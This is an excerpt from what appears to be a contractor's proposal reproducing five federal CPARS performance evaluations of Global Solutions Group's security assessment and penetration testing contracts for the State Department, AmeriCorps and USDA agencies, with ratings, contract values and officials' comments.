
Source Selection Information – See FAR 2.101 and 3.104

10.3 Contract Performance Assessment Reporting System (CPARS)

The following are Contract Performance Assessment Reporting System (CPARS) evaluations for several cybersecurity engagements. These are official assessments of performance made by federal government agencies regarding contractor performance on contracts.

10.3.1 2023 Security Assessment Support for Department of State (via the Department of the Interior ISSLoB Program)

Synopsis: Quality, Schedule, Cost Control, and Management is Very Good



11/30/23, 4:54 PM CPARS

Print Close

FOR OFFICIAL USE ONLY / SOURCE SELECTION INFORMATION - SEE FAR 2.101, 3.104, AND 42.1503

CONTRACTOR PERFORMANCE ASSESSMENT REPORT (CPAR)

Nonsystems

Name/Address of Contractor:

Vendor Name: GLOBAL SOLUTIONS GROUP, INC.
Division Name:
Street: 25900 GREENFIELD RD STE 220
City: OAK PARK
State: MI Zip: 482371267
Country: USA
CAGE Code:
Unique Entity ID: VH3UE9S2T6E5
Product/Service Code: DJ01 Principal NAICS Code: 541511

Evaluation Type: Final
Contract Percent Complete: 100
Period of Performance Being Assessed: 09/16/2022 - 02/21/2023
Contract Number: 140D0422A0008 140D0422F0872 **Business Sector & Sub-Sector:** Nonsystems - Prof/Tech/Mng Support
Contracting Office: IBC ACQ SVCS DIRECTORATE (00004) **Contracting Officer:** CHIHARU BULLOCK **Phone Number:** 703-964-3624
Location of Work:

Date Signed: 09/16/2022 **Period of Performance Start Date:** 09/16/2022
Est. Ultimate Completion Date/Last Date to Order: 02/21/2023 **Estimated/Actual Completion Date:** 02/21/2023
Funding Office ID: 140D37
Base and All Options Value : $275,542 **Action Obligation:** $275,542
Complexity: Medium **Termination Type:** None
Extent Competed: Full and Open Competition **Type of Contract:** Labor Hours
Key Subcontractors and Effort Performed:
Unique Entity ID:
Effort:

Unique Entity ID:
Effort:

Unique Entity ID:
Effort:

Project Number:
Project Title:
DOI ISSLoB DOS Support
Contract Effort Description:
The Contractor shall provide security assessment support for Department of State (DOS) from the Department of the Interior, Office of Chief Information Officer's Information Systems Security Line of Business (ISSLoB).
Small Business Subcontracting:

FOR OFFICIAL USE ONLY

https://cpars.cpars.gov/cpars/app/appviewevaluation_input.action?id=3380276&requestType=P 1/3

FOR OFFICIAL USE ONLY / SOURCE SELECTION INFORMATION - SEE FAR 2.101, 3.104, AND 42.1503

Does this contract include a subcontracting plan? No

Date of last Individual Subcontracting Report (ISR) / Summary Subcontracting Report (SSR): N/A

Evaluation Areas	Past Rating	Rating
Quality:	N/A	Very Good
Schedule:	N/A	Very Good
Cost Control:	N/A	Very Good
Management:	N/A	Very Good
Small Business Subcontracting:	N/A	N/A
Regulatory Compliance:	N/A	Satisfactory
Other Areas:		
(1) :		N/A
(2) :		N/A
(3) :		N/A

Variance (Contract to Date):

Current Cost Variance (%): Variance at Completion (%):

Current Schedule Variance (%):

Assessing Official Comments:

QUALITY: The Contractor demonstrated the ability to deliver quality support through the planning, management, and execution of program tasks throughout the life of the order and provided the resources that fully meet or exceed the minimum qualifications required by the Government.

SCHEDULE: The Contractor mitigated schedule risks associated with the transition from the legacy task order to this BPA order by being flexible and proactive to stay on track of the required activities. Contractor met all milestone dates as outlined in the order and project schedule; and submitted all deliverables in a timely manner.

COST CONTROL: The Contractor managed cost to keep it within the allocated funding level with no cost overruns; provided monthly financial reports and invoice previews for CO/COR review prior to invoice submission.

MANAGEMENT: The Contractor performed a seamless transition as a new awardee of the renewal ISSLoB service; by staffing and maintaining a good caliber of team members. The Contractor maintained frequent and timely communication with the Contracting Officer, the Contracting Officer's Representative (COR), and the program office. Their responses to the Government inquiry/request were quick.

REGULATORY COMPLIANCE: The Contractor complied with all contract clauses and pertinent regulations.

RECOMMENDATION:

Given what I know today about the contractor's ability to perform in accordance with this contract or order's most significant requirements, I would recommend them for similar requirements in the future.

FOR OFFICIAL USE ONLY / SOURCE SELECTION INFORMATION - SEE FAR 2.101, 3.104, AND 42.1503

Name and Title of Assessing Official:

Name: Chihaur Bullock

Title: Contracting Officer

Organization: DOI/IBC/AQD

Phone Number: 703-964-3624 Email Address: chiharu_bullock@ibc.doi.gov

Date: 11/27/2023

Contractor Comments:

ADDITIONAL/OTHER: Global Solutions Group greatly appreciated working with the US Department of the Interior and their client, the US Department of State on this engagement which provided security assessment and assessment and authorization support for establishing the extent to which security design and implementation met a set of specified security requirements.

CONCURRENCE: I concur with this evaluation.

Name and Title of Contractor Representative:

Name: Lisa R Salvador

Title: Vice President

Phone Number: (248) 291-5440 Email Address: lisas@globalsolgroup.com

Date: 11/28/2023

Review by Reviewing Official:

Review by Reviewing Official not required.

Name and Title of Reviewing Official:

Name:

Title:

Organization:

Phone Number: Email Address:

Date:

FOR OFFICIAL USE ONLY

10.3.2 2023 Privacy and Information Security Services for AmeriCorps (via the Department of the Interior ISSLoB Program)

Synopsis: Quality, Schedule, Cost Control, and Management is Very Good

11/30/23, 4:50 PM CPARS

Print Close

FOR OFFICIAL USE ONLY / SOURCE SELECTION INFORMATION - SEE FAR 2.101, 3.104, AND 42.1503

CONTRACTOR PERFORMANCE ASSESSMENT REPORT (CPAR)

Nonsystems

Name/Address of Contractor:

Vendor Name: GLOBAL SOLUTIONS GROUP, INC.
Division Name:
Street: 25900 GREENFIELD RD STE 220
City: OAK PARK
State: MI Zip: 482371267
Country: USA
CAGE Code:
Unique Entity ID: VH3UE9S2T6E5
Product/Service Code: DJ01 Principal NAICS Code: 541511

Evaluation Type: Final
Contract Percent Complete: 100
Period of Performance Being Assessed: 09/23/2022 - 10/22/2023
Contract Number: 140D0422A0008 140D0422F0918 **Business Sector & Sub-Sector:** Nonsystems - Prof/Tech/Mng Support
Contracting Office: IBC ACQ SVCS DIRECTORATE (00004) **Contracting Officer:** CHIHARU BULLOCK **Phone Number:** 7039643624
Location of Work:

Date Signed: 09/19/2022 **Period of Performance Start Date:** 09/19/2022
Est. Ultimate Completion Date/Last Date to Order: 03/14/2024 **Estimated/Actual Completion Date:** 10/22/2023
Funding Office ID: 140D37
Base and All Options Value : $2,034,318 **Action Obligation:** $2,034,318
Complexity: Medium **Termination Type:** None
Extent Competed: Full and Open Competition **Type of Contract:** Labor Hours
Key Subcontractors and Effort Performed:
Unique Entity ID:
Effort:
Unique Entity ID:
Effort:
Unique Entity ID:
Effort:
Project Number:
Project Title:
DOI ISSLoB AmeriCorps Support
Contract Effort Description:
The Contractor shall provide privacy and information security service for AmeriCorps from the Department of the Interior, Office of Chief Information Officer's Information Systems Security Line of Business (ISSLoB).
Small Business Subcontracting:

FOR OFFICIAL USE ONLY

https://cpars.cpars.gov/cpars/app/appviewevaluation_input.action?id=3414781&requestType=P 1/3

11/30/23, 4:50 PM CPARS

FOR OFFICIAL USE ONLY / SOURCE SELECTION INFORMATION - SEE FAR 2.101, 3.104, AND 42.1503

Does this contract include a subcontracting plan? No

Date of last Individual Subcontracting Report (ISR) / Summary Subcontracting Report (SSR): N/A

Evaluation Areas	Past Rating	Rating
Quality:	N/A	Very Good
Schedule:	N/A	Very Good
Cost Control:	N/A	Very Good
Management:	N/A	Very Good
Small Business Subcontracting:	N/A	N/A
Regulatory Compliance:	N/A	Satisfactory
Other Areas:		
(1) :		N/A
(2) :		N/A
(3) :		N/A

Variance (Contract to Date):

Current Cost Variance (%): Variance at Completion (%):

Current Schedule Variance (%):

Assessing Official Comments:

QUALITY: The Contractor provided quality contractor support with the resources that fully meet or exceed the minimum qualifications required by the Government.

SCHEDULE: In general, the Contractor stayed on track and was flexible when priority changes were needed. When there was a program delay on the customer agency' side, the Contractor proactively responded to minimize the risks of project failure. Submission of the deliverables related contract administration were normally much earlier than expected.

COST CONTROL: The Contractor performed a good burn rate management, making the best efforts to keep actual expenditure under the allocated funding level and proactively informing the government officials of potential funding issues. This was very helpful for the government to determine the level of funding needed, especially when additional resources were needed to perform the new within-the-scope tasks.

MANAGEMENT: The Contractor maintained frequent and timely communication with the CO/COR and the program office. Their responses to the Government inquiry/request were quick. They managed the complexed requirement, handling the evolving requirement under this order. The Contractor management demonstrated their flexibility when the order needed to be extended to avoid a break-in-service. The retention rate of the resources was great for this order.

REGULATORY COMPLIANCE: The Contractor complied with all contract clauses and pertinent regulations.

RECOMMENDATION:

Given what I know today about the contractor's ability to perform in accordance with this contract or order's most significant requirements, I would recommend them for similar requirements in the future.

FOR OFFICIAL USE ONLY

https://cpars.cpars.gov/cpars/app/appviewevaluation_input.action?id=3414781&requestType=P 2/3

FOR OFFICIAL USE ONLY / SOURCE SELECTION INFORMATION - SEE FAR 2.101, 3.104, AND 42.1503

Name and Title of Assessing Official:

Name: Chiharu Bullock

Title: Contracting Officer

Organization: DOI/IBC/AQD

Phone Number: 703-964-3624 Email Address: chiharu_bullock@ibc.doi.aqd

Date: 11/27/2023

Contractor Comments:

ADDITIONAL/OTHER: Global Solutions Group greatly appreciated the opportunity to work with the U.S. Department of the Interior and their client, AmeriCorps where we provided support to ensure the security of AmeriCorps' information networks. Global Solutions Group's personnel included Information Security Systems Officers, Security Analysts, Data Privacy Analysts, and other support personnel.

CONCURRENCE: I concur with this evaluation.

Name and Title of Contractor Representative:

Name: LISA SALVADOR

Title: Vice President

Phone Number: 248-291-5440 Email Address: lisas@globalsolgroup.com

Date: 11/28/2023

Review by Reviewing Official:

Review by Reviewing Official not required.

Name and Title of Reviewing Official:

Name:

Title:

Organization:


Phone Number: Email Address:

Date:

FOR OFFICIAL USE ONLY

10.3.3 2019 Operational Security Assessments, Penetration Testing, and Web Security Assessments

Synopsis: Quality and Cost Control are Exceptional



9/15/22, 5:15 PM CPARS

Print Close View Original Evaluation

FOR OFFICIAL USE ONLY / SOURCE SELECTION INFORMATION - SEE FAR 2.101, 3.104, AND 42.1503

CONTRACTOR PERFORMANCE ASSESSMENT REPORT (CPAR)

MODIFIED EVALUATION **Nonsystems**

Name/Address of Contractor:

Vendor Name: GLOBAL SOLUTIONS GROUP, INC.

Division Name:

Street: 25900 GREENFIELD RD STE 220

City: OAK PARK

State: MI Zip: 482371267

Country: USA

CAGE Code:

Unique Entity ID (SAM): VH3UE9S2T6E5

Product/Service Code: D399 Principal NAICS Code: 541511

Evaluation Type: Final

Contract Percent Complete:

Period of Performance Being Assessed: 09/06/2019 - 12/16/2019

Contract Number: AG3144B170004 12314418F0556 **Business Sector & Sub-Sector:** Nonsystems - Telecommunications

Contracting Office: USDA, OCP-POD-ACQ-MGMT-BRANCH-FTC **Contracting Officer:** SHANNON SCHIERLING **Phone Number:** 970-295-5505

Location of Work:

Date Signed: 09/06/2018 **Period of Performance Start Date:** 09/06/2018

Est. Ultimate Completion Date/Last Date to Order: 12/16/2019 **Estimated/Actual Completion Date:** 12/16/2019

Funding Office ID:

Base and All Options Value : $389,202 **Action Obligation:** $389,202

Complexity: Low **Termination Type:** None

Extent Competed: Full and Open Competition **Type of Contract:** Firm Fixed Price

Key Subcontractors and Effort Performed:

Unique Entity ID (SAM):

Effort:

Unique Entity ID (SAM):

Effort:

Unique Entity ID (SAM):

Effort:

Project Number:

Project Title:

Web Application Testing

Contract Effort Description:

Perform Operational Security Assessments, Penetration Testing and Web Security Assessments for USDA agencies.

Small Business Subcontracting:

Does this contract include a subcontracting plan? No

Date of last Individual Subcontracting Report (ISR) / Summary Subcontracting Report (SSR): N/A

Evaluation Areas **Past Rating** **Rating**

FOR OFFICIAL USE ONLY

https://cpars.cpars.gov/cpars/app/appviewevaluation_input.action?id=2866554&requestType=P 1/3

FOR OFFICIAL USE ONLY / SOURCE SELECTION INFORMATION - SEE FAR 2.101, 3.104, AND 42.1503

Quality:	Exceptional	Exceptional
Schedule:	Very Good	Very Good
Cost Control:	Exceptional	Exceptional
Management:	N/A	N/A
Small Business Subcontracting:	N/A	N/A
Regulatory Compliance:	Satisfactory	Satisfactory
Other Areas:		
(1) :		N/A
(2) :		N/A
(3) :		N/A

Variance (Contract to Date):

Current Cost Variance (%): Variance at Completion (%):

Current Schedule Variance (%):

Assessing Official Comments:

QUALITY: Upon award of this Order, Global Solutions was not provided a Scope. The vendor subsequently worked hand-in-hand with the end customer to identify all requirements and then created the most up-to-date methodology per current standards and requirements. Despite log-in issues to High-Value Application (HVA) sites, and dealing with non-compatible Government Furnished Equipment (GFE), the vendor worked day and night with no additional costs to complete deliverables. The vendor's resulting reports have been deemed exceptional. COR Harry Leyden concurs with these statements.

SCHEDULE: Despite log-in issues to High-Value Application (HVA) sites, and dealing with non-compatible Government Furnished Equipment (GFE), the vendor worked day and night with no additional costs to complete deliverables. The vendor's resulting reports have been deemed exceptional. COR Harry Leyden concurs with these statements.

COST CONTROL: Global Solutions accommodated the end-user and worked remotely on all Web Application Testing which saved the government $8,000 in Travel Costs.

In addition - during the performance of the 23 Web Application Tests required on this order, the vendor was asked to perform 10 more Web Application Tests under the same order. Global Solutions provided the 10 additional Web Application Tests at NO COST to the government.

Despite log-in issues to High-Value Application (HVA) sites, and dealing with non-compatible Government Furnished Equipment (GFE), the vendor worked day and night with no additional costs to complete deliverables.

For these reasons, the rating was EXCEPTIONAL and the COR Harry Leyden concurred.

REGULATORY COMPLIANCE: Contractor met all regulatory requirements in accordance with the contract terms and conditions

OTHER AREAS: Global Solutions Group is customer oriented and provides excellent account management going above and beyond to meet customer deadlines, provide deliverables and keep costs within contractual limits. Excellent work with the customer to define additional scope issues. Communications performed in a timely manner.Given what I know today about the contractor's ability to perform in accordance with this contract or order's most significant requirements, I would recommend them for similar requirements in the future.

RECOMMENDATION:

Given what I know today about the contractor's ability to perform in accordance with this contract or order's most significant requirements, I would recommend them for similar requirements in the future.

Name and Title of Assessing Official:

Name: SHANNON SCHIERLING

Title: Contracting Officer

FOR OFFICIAL USE ONLY

FOR OFFICIAL USE ONLY / SOURCE SELECTION INFORMATION - SEE FAR 2.101, 3.104, AND 42.1503

Organization: Acquisition Management Branch - FTC

Phone Number: 970-295-5505 Email Address: shannon.schierling@usda.gov

Date: 02/13/2020

Contractor Comments:

This evaluation has been modified, please see the original evaluation to view the contractor comments.

Name and Title of Contractor Representative:

Name:

Title:

Phone Number: Email Address:

Date:

Review by Reviewing Official:

Concur with changes.

Name and Title of Reviewing Official:

Name: Jason Kuhl

Title: Branch Chief

Organization: Procurement Operations Division

Phone Number: Email Address:

Date: 02/13/2020

FOR OFFICIAL USE ONLY

10.3.4 2019 Operational Security Assessment, Penetration Testing, and Web Security Assessment

Synopsis: Quality is Exceptional

9/15/22, 5:20 PM CPARS

Print Close View Original Evaluation

FOR OFFICIAL USE ONLY / SOURCE SELECTION INFORMATION - SEE FAR 2.101, 3.104, AND 42.1503

CONTRACTOR PERFORMANCE ASSESSMENT REPORT (CPAR)

MODIFIED EVALUATION **Nonsystems**

Name/Address of Contractor:

Vendor Name: GLOBAL SOLUTIONS GROUP, INC.
Division Name:
Street: 25900 GREENFIELD RD STE 220
City: OAK PARK
State: MI Zip: 482371267
Country: USA
CAGE Code:
Unique Entity ID (SAM): VH3UE9S2T6E5
Product/Service Code: D399 Principal NAICS Code: 541511

Evaluation Type: Final
Contract Percent Complete:
Period of Performance Being Assessed: 09/14/2019 - 11/15/2019
Contract Number: AG3144B170004 12314418F0604 **Business Sector & Sub-Sector:** Nonsystems - Telecommunications
Contracting Office: USDA, OCP-POD-ACQ-MGMT-BRANCH-FTC **Contracting Officer:** SHANNON SCHIERLING **Phone Number:** 970-295-5505
Location of Work:

Date Signed: 09/18/2018 **Period of Performance Start Date:** 09/14/2018
Est. Ultimate Completion Date/Last Date to Order: 11/15/2019 **Estimated/Actual Completion Date:** 11/15/2019
Funding Office ID:
Base and All Options Value : $924,160 **Action Obligation:** $924,160
Complexity: Medium **Termination Type:** None
Extent Competed: Full and Open Competition **Type of Contract:** Firm Fixed Price
Key Subcontractors and Effort Performed:
Unique Entity ID (SAM):
Effort:
Unique Entity ID (SAM):
Effort:
Unique Entity ID (SAM):
Effort:
Project Number:
Project Title:
Penetration testing
Contract Effort Description:
Perform operational security assessments, penetration testing and web security assessments for USDA agencies
Small Business Subcontracting:
Does this contract include a subcontracting plan? No
Date of last Individual Subcontracting Report (ISR) / Summary Subcontracting Report (SSR): N/A

Evaluation Areas	Past Rating	Rating

FOR OFFICIAL USE ONLY

https://cpars.cpars.gov/cpars/app/appviewevaluation_input.action?id=2845000&requestType=P 1/3

FOR OFFICIAL USE ONLY / SOURCE SELECTION INFORMATION - SEE FAR 2.101, 3.104, AND 42.1503

Quality:	Exceptional	Exceptional
Schedule:	Very Good	Very Good
Cost Control:	Satisfactory	Satisfactory
Management:	N/A	N/A
Small Business Subcontracting:	N/A	N/A
Regulatory Compliance:	Very Good	Very Good
Other Areas:		
(1) :		N/A
(2) :		N/A
(3) :		N/A

Variance (Contract to Date):

Current Cost Variance (%): Variance at Completion (%):

Current Schedule Variance (%):

Assessing Official Comments:

QUALITY: Despite current reorganization of USDA agency/personnel, Global Solutions navigated through the changing environment to gather detailed requirements and provide high-quality penetration testing reports. The vendor also provided 24 hours - 7 days per week support to all agencies during their scan. Several feedback reports were sent from end customers to support this information.

SCHEDULE: Global Solutions provided all requirements on time despite the USDA reorganization. Vendor was active and continuously reaching out to the various agencies ahead of time - reminding them of upcoming schedule of activities and requesting required information ahead of time, enabling every scan to be on time. The contract was extended only due to furlough, which was beyond vendor control.

COST CONTROL: Firm fixed price contract; invoices were accurate and complete.

REGULATORY COMPLIANCE: Global Solutions routinely utilized well recognized, state of the art industry tools to ensure the most current regulatory changes. The vendor understands the critical nature of IT work and spared no expense or time in ensuring compliance.

RECOMMENDATION:

Given what I know today about the contractor's ability to perform in accordance with this contract or order's most significant requirements, I would recommend them for similar requirements in the future.

Name and Title of Assessing Official:

Name: SHANNON SCHIERLING

Title: Contracting Officer

Organization: Acquisition Management Branch - FTC

Phone Number: 970-295-5505 Email Address: shannon.schierling@usda.gov

Date: 12/30/2019

Contractor Comments:

This evaluation has been modified, please see the original evaluation to view the contractor comments.

Name and Title of Contractor Representative:

Name:

Title:

Phone Number: Email Address:

FOR OFFICIAL USE ONLY

FOR OFFICIAL USE ONLY / SOURCE SELECTION INFORMATION - SEE FAR 2.101, 3.104, AND 42.1503

Date:

Review by Reviewing Official:

This office rates CPARs in accordance with criterion outlined in guidance.

Name and Title of Reviewing Official:

Name: Jason Kuhl

Title: Branch Chief

Organization: Procurement Operations Division

Phone Number: Email Address:

Date: 02/11/2020

FOR OFFICIAL USE ONLY

10.3.5 2018 Penetration Testing for USDA Agencies

Synopsis: Quality and Schedule are Exceptional

FOR OFFICIAL USE ONLY / SOURCE SELECTION INFORMATION - SEE FAR 2.101, 3.104, AND 42.1503

CONTRACTOR PERFORMANCE ASSESSMENT REPORT (CPAR)

MODIFIED EVALUATION **Nonsystems**

Name/Address of Contractor:
Company Name: GLOBAL SOLUTIONS GROUP, INC.
Division Name:
Street Address: 29468 CHELSEA CROSSING
City: FARMINGTON HILLS
State/Province: MI Zip Code: 483312809
Country: USA
CAGE Code:
DUNS Number: 078343325
PSC: D399 NAICS Code: 541511
Evaluation Type: Final
Contract Percent Complete:
Period of Performance Being Assessed: 09/15/2018 - 10/31/2018
Contract Number: AG3144B170004 AG3144K170265 **Business Sector & Sub-Sector:** Nonsystems - Telecommunications
Contracting Office: USDA, OPPM-POD-ACQ-MGMT-BRANCH-FTC **Contracting Officer:** KASEY KOCH **Phone Number:** 970-295-5291
Location of Work:

Award Date: 09/15/2017 **Effective Date:** 09/15/2017
Completion Date: 10/31/2018 **Estimated/Actual Completion Date:** 10/31/2018
Total Dollar Value: $903,877 **Current Contract Dollar Value:** $903,877
Complexity: Low **Termination Type:** None
Competition Type: Full and Open Competition **Contract Type:** Firm Fixed Price
Key Subcontractors and Effort Performed:
DUNS:
Effort:

DUNS:
Effort:

DUNS:
Effort:

Project Number:
Project Title:
United States Department of Agriculture (USDA) Office of Information Security (OIS) Penetration Test of USDA Agencies
Contract Effort Description:
United States Department of Agriculture (USDA) Office of Information Security (OIS) Penetration Test of USDA Agencies
Small Business Subcontracting:
Does this contract include a subcontracting plan? No
Date of last Individual Subcontracting Report (ISR) / Summary Subcontracting Report (SSR): N/A

Evaluation Areas	Past Rating	Rating
Quality:	Satisfactory	Exceptional
Schedule:	Satisfactory	Exceptional
Cost Control:	Satisfactory	Very Good
Management:	Satisfactory	Very Good
Small Business Subcontracting:	N/A	N/A
Regulatory Compliance:	Satisfactory	Very Good
Other Areas:		
(1) :		N/A
(2) :		N/A
(3) :		N/A

FOR OFFICIAL USE ONLY

FOR OFFICIAL USE ONLY / SOURCE SELECTION INFORMATION - SEE FAR 2.101, 3.104, AND 42.1503

Variance (Contract to Date):

Current Cost Variance (%): Variance at Completion (%):

Current Schedule Variance (%):

Assessing Official Comments:

QUALITY: Quality Control was exceptional. Reports were carefully reviewed in full and were flawless in presentation and content. No issues or concerns were ever brought up throughout the performance of this contract which involved working with 21 separate agencies. These facts allowed for less oversight which allowed Government assets to be utilized elsewhere which is a cost savings and a benefit to the Government.

SCHEDULE: The start of this requirement was delayed two months due to a protest of the award. Also, there was a government shut-down that impacted the project schedule. Despite these unavoidable delays GSG completed the work in ten months instead of the allotted 12 months. These facts allowed for less oversight which allowed Government assets to be utilized elsewhere which is a cost savings and a benefit to the Government.

COST CONTROL: GSG cut the travel budget by 50% from what was allotted. That is significant, given the number of agencies tested. GSG was very conscious in controlling costs and were very cost effective and conservative with travel costs so that USDA could utilize the savings elsewhere. These actions allowed for cost savings which is a benefit to the Government.

MANAGEMENT: The GSG Management team closely adhered to USDA's Project Management protocols and made the workflow smooth for USDA. GSG provided all coordination, document updates and even updated organizational changes to documents which was not called out in the requirements. GSG was a highly independent team, who required very minimal guidance from USDA and provided outstanding output. These facts allowed for less oversight which allowed Government assets to be utilized elsewhere which is a cost savings and a benefit to the Government.

REGULATORY COMPLIANCE: GSG team tracked new updates closely and any changes to the rules and regulations for Penetration Testing, Operational Assessment Vulnerability and web application processes. For this contract, GSG used top of the line scanning tools, and strict adherence to federal compliance for all work performed. The GSG Team invested a great deal of training and purchasing the newest and finest tools and licenses available to exceed regulatory compliance requirements. These investments were over and above what was required to perform the work and resulted in a better product which was a benefit to the Government.

